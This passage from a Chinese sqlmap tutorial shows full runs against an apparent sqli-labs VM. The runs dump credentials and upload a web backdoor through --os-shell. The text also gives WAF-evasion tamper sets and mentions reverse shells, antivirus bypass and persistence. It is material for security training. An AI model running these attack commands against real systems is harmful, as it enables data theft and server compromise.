

```
--threads 2 --risk 3 --level 5 --random-agent --tamper
charencode,randomcase,between --ignore-proxy --drop-set-cookie --
dbms="PostgreSQL"
```

第 2 组：用于 mysql

--threads 2 --risk 3 --level 5 --random-agent --no-cast --tamper
versionedkeywords,randomcase,informationschemacomment --drop-set-cookie

第 3 组：用于 sql sever (mssql) 或者 oracle 等大型的 sql

--threads 10 --risk 3 --level 5 --random-agent --ignore-proxy --no-cast --tamper
space2mssqlblank,randomcase,between

--hpp 参数污染，用于 asp 居多，

delay n n 是整数一般取值 3-10 如果有防火墙的布尔型注入这个用的很多

--drop-set-cookie 一般用于布尔型注入，其次注入有的是需要 cookies 的就是登陆权限的。

这个可以使用 burp 的 sqlmap 插件，也可有把数据表复制下来，然后 -r t.txt 进行注入

Threads 是线程，当有简单防火墙的时候，一般都是用的 1-3 线程 或者配合 delay 5

--random-agent 随机代理浏览器标识

详细的说明可以查阅最新的帮助: sqlmap.py -h 更详细的说明 sqlmap.py -hh

以第九课为例


第九课测试的延时的布尔型注入 T-B 类型的

但是我们先直接盲跑：

Sqlmap 的好处是人傻自动化，坏处是太他妈的浪费时间，13 分钟再一个 src 的众测可以挖很多漏洞了。（前提是大家都是同时刚第一次接触资产）

```
D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\1560933068693.req -p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql" --current-db
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:31:09 /2019-06-19/
[16:31:09] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\1560933068693.req'
[16:31:09] [INFO] testing connection to the target URL
[16:31:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:31:11] [INFO] testing if the target URL content is stable
[16:31:12] [INFO] target URL content is stable
[16:31:14] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:31:15] [INFO] testing for SQL injection on GET parameter 'id'
[16:31:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:31:20] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[16:39:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:39:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[16:39:23] [INFO] testing 'MySQL inline queries'
[16:39:24] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:39:24] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:39:53] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[16:39:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:39:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:39:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range of current UNION query injection technique test
[16:39:59] [INFO] target URL appears to have 3 columns in query
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[16:40:45] [INFO] target URL appears to be UNION injectable with 3 columns
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[16:43:50] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id='1' AND 7531=7531 AND 'Espw'='Espw'
--
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 5188 FROM (SELECT(SLEEP(5))))2dzv AND 'sJqN'='sJqN'
--
[16:43:58] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
```

为了测试，跑完都清理一次缓存，真实情况看情况



--technique T delay 3 添加一个指定注入技术直接 1 分钟跑完。当然 sqlmap 太傻了，但是方便。我讲 sqlmap 只是为了还原手工思想。当然大多数 sql 注入还是可以用 sqlmap 工具跑出来的

```
C:\Users\Adam\Desktop>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\1560933068693.req -p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms= mysql --current-db --technique T delay 3

(1.3.6.42#dev)
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:47:26 /2019-06-19/

[16:47:26] [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\1560933068693.req'
[16:47:26] [INFO] testing connection to the target URL
[16:47:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:47:29] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[16:47:30] [INFO] testing for SQL injection on GET parameter 'id'
[16:47:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:47:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:48:18] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n]
[16:48:26] [INFO] checking if the injection point on GET parameter 'id' is a false positive
```

Demo 第一课

```
sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E
```

当然在 sqlmap 很熟悉很熟悉情况下，指定更多参数，比如指定错显注入，很多时候 sqlmap 速度还是比手工快很多的。但是遇到 waf 战场，sqlmap 就很无助的了。必须手工了

```

[17:11:52] [INFO] testing connection to the target URL
[17:11:54] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:11:55] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[17:11:55] [INFO] testing for SQL injection on GET parameter 'id'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[17:12:04] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:12:23] [INFO] GET parameter 'id' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' in
table
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 844674
73709551610, 8446744073709551610)))-- rSZe
---
[17:15:44] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[17:15:44] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
[*] ending @ 17:15:44 /2019-06-19/

C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E

```

sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -current-db

读取当前数据库名字

```

C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E --current-db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:17:47 /2019-06-19/

[17:17:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 8446744073709551610)))-- rSZe
---
[17:17:48] [INFO] testing MySQL
[17:17:51] [INFO] confirming MySQL
[17:17:56] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:17:56] [INFO] fetching current database
[17:17:57] [INFO] retrieved: 'security'
current database: 'security'
[17:17:57] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

```

sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security -tables

查询当前数据库所有表

```

C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:22:21 /2019-06-19/

[17:22:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 8446744073709551610)))-- rSZe
---
[17:22:22] [INFO] testing MySQL
[17:22:22] [INFO] confirming MySQL
[17:22:24] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:22:24] [INFO] fetching tables for database: 'security'
[17:22:25] [INFO] used SQL query returns 4 entries
[17:22:25] [INFO] starting 4 threads
[17:22:26] [INFO] retrieved: 'users'
[17:22:26] [INFO] retrieved: 'emails'
[17:22:26] [INFO] retrieved: 'referers'
[17:22:26] [INFO] retrieved: 'agents'
Database: security
[4 tables]
+-----+
| emails |
| referers |
| agents |
| users |
+-----+

```

```
sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security -T users --dump --start 1 --stop 2
```

读取数据库 -D

读取表 -T

Dump 是拖数据

测试一般都是取样 选第一到第二条

```
[17:23:30] [INFO] retrieved: 'Angelina'
Database: security
Table: users
[2 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
+-----+-----+-----+
```

取样之前都看看多少条数据

--count

```
C:\Users\Adam\Desktop>sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" --technique E -D security -T users --count

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable l
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:25:18 /2019-06-19/
[17:25:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
Payload: id=1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7178706b71,(SELECT (ELT(1749=1749,1))),0x7176767171,0x78))s), 8446744073709551610, 844674407
[17:25:19] [INFO] testing MySQL
[17:25:19] [INFO] confirming MySQL
[17:25:21] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:25:21] [INFO] resumed: '13'
Database: security
+-----+-----+
| Table | Entries |
+-----+-----+
| users | 13 |
+-----+-----+
```

--current-user

查看当前用户

```
[17:29:30] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:29:36] [INFO] fetching current user
[17:29:37] [INFO] retrieved: 'root@127.0.0.1'
current user: 'root@127.0.0.1'
[17:29:37] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```

查看当前用户的权限

```
sqlmap.py -u "http://192.168.74.128/sql_lab/Less-1/?id=1" -p id --threads 10 --dbms="mysql" -U 'root@127.0.0.1' --privilege
```

```

[17:31:00] [INFO] retrieved: CREATE INDEX
database management system users privileges:
[*] 'root'@'%' (administrator) [28]:
  privilege: ALTER
  privilege: ALTER ROUTINE
  privilege: CREATE
  privilege: CREATE ROUTINE
  privilege: CREATE TABLESPACE
  privilege: CREATE TEMPORARY TABLES
  privilege: CREATE USER
  privilege: CREATE VIEW
  privilege: DELETE
  privilege: DROP
  privilege: EVENT
  privilege: EXECUTE
  privilege: FILE
  privilege: INDEX
  privilege: INSERT
  privilege: LOCK TABLES
  privilege: PROCESS
  privilege: REFERENCES
  privilege: RELOAD
  privilege: REPLICATION CLIENT
  privilege: REPLICATION SLAVE
  privilege: SELECT
  privilege: SHOW DATABASES
  privilege: SHOW VIEW
  privilege: SHUTDOWN
  privilege: SUPER
  privilege: TRIGGER
  privilege: UPDATE

```

查看是师傅数据库 dba 管理员

-U 'root@127.0.0.1' --is-dba

```

[17:32:12] [INFO] confirming MySQL
[17:32:13] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:32:13] [INFO] testing if current user is DBA
[17:32:13] [INFO] fetching current user
[17:32:13] [INFO] resumed: 'root@127.0.0.1'
current user is DBA: True
[17:32:14] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.1

```


--os-shell

Dba 情况一般可以写入文件，到 web 目录然后一句话木马连接服务器

```

[17:33:00] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[17:33:03] [INFO] going to use a web backdoor for command prompt
[17:33:03] [INFO] fingerprinting the back-end DBMS operating system
[17:33:04] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP (default)
[2] ASPX
[3] JSP
[4] PHP
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[17:33:10] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('C:/xampp/htdocs/', 'C:/wamp/www/', 'C:/inetpub/wwwroot/') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: C:/phpStudy/WWW/sql_lab/Less-1
[17:33:49] [WARNING] unable to automatically parse any web server path
[17:33:49] [INFO] trying to upload the file stager on 'C:/phpStudy/WWW/sql_lab/Less-1/' via LIMIT 'LINES TERMINATED BY' method
[17:33:50] [INFO] heuristics detected web page charset: 'ascii'
[17:33:50] [INFO] the file stager has been successfully uploaded on 'C:/phpStudy/WWW/sql_lab/Less-1/' - http://192.168.74.128:80/sql_lab/Less-1/tmpuqtyu.php
[17:33:50] [INFO] the backdoor has been successfully uploaded on 'C:/phpStudy/WWW/sql_lab/Less-1/' - http://192.168.74.128:80/sql_lab/Less-1/tmpbvkfw.php
[17:33:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```



可以执行各种 cmd 命令。尝试反弹 shell

```
C:\phpStudy\WWW\sql_lab\Less-1>
---
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'win-mdht90hltpu\adamin'
```

```
---
os-shell> dir
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
驱动器 C 中的卷没有标签。
卷的序列号是 FE9E-E617

C:\phpStudy\WWW\sql_lab\Less-1 的目录
2019/06/19 17:33 <DIR> .
2019/06/19 17:33 <DIR> ..
2014/11/01 03:10 1,464 index.php
2019/06/19 17:33 114,408 result.txt
2019/06/19 17:33 866 tmpbvkfw.php
2019/06/19 17:33 738 tmpuqtyu.php
4 个文件 117,476 字节
2 个目录 51,593,641,984 可用字节
```

自己准备一个 vps 存放一个 cs 服务器。然后可以尝试反弹 shell。

反弹成功与否很多因素。和系统版本，和注入的时间，和防火墙，木马免杀等都有关系
目前我反弹没成功。但是已经是 osshell 权限了。可以命令执行了。

此处直接是被杀了，但是我们强制同意执行一次，没办法，有 360 杀毒，执行一次就可以永久性被控制了。比如启动项木马，dll 劫持等等免杀木马等等。

